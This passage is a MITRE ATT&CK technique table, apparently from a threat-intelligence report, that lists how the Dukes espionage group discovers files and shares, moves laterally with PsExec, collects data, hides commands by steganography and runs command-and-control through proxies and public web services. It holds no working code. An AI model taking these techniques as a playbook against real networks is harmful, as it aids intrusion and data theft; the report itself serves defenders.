Discovery	*T1083*	File and Directory Discovery	The Dukes can interact with files and directories on the victim's computer.
	T1135	Network Share Discovery	The Dukes can list network shares.
	T1057	Process Discovery	The Dukes can list running processes.
	T1049	System Network Connections Discovery	The Dukes can execute commands like `net use` to gather information on network connections.
Lateral Movement	*T1077*	Windows Admin Shares	The Dukes use PsExec to execute binaries on a remote host.

Collection	*T1005*	Data from Local System	The Dukes can collect files on the compromised machines
	T1039	Data from Network Shared Drive	The Dukes can collect files on shared drives.
	T1025	Data from Removable Media	The Dukes can collect files on removable drives.
Command and Control	*T1090*	Connection Proxy	The Dukes can communicate to the C&C server via proxy. They also use named pipes as proxies when a machine is isolated within a network and does not have direct access to the internet.
	T1001	Data Obfuscation	The Dukes use steganography to hide payloads and commands inside valid images.
	T1008	Fallback Channels	The Dukes have multiple C&C servers in case one of them is down.
	T1071	Standard Application Layer Protocol	The Dukes are using HTTP and HTTPS protocols to communicate with the C&C server.
	T1102	Web Service	PolyglotDuke fetches public webpages (Twitter, Reddit, Imgur, etc.) to get encrypted strings leading to new C&C server. For RegDuke, they also use Dropbox as a C&C server.
Exfiltration	*T1041*	Exfiltration Over Command and Control Channel	The Dukes use the C&C channel to exfiltrate stolen data.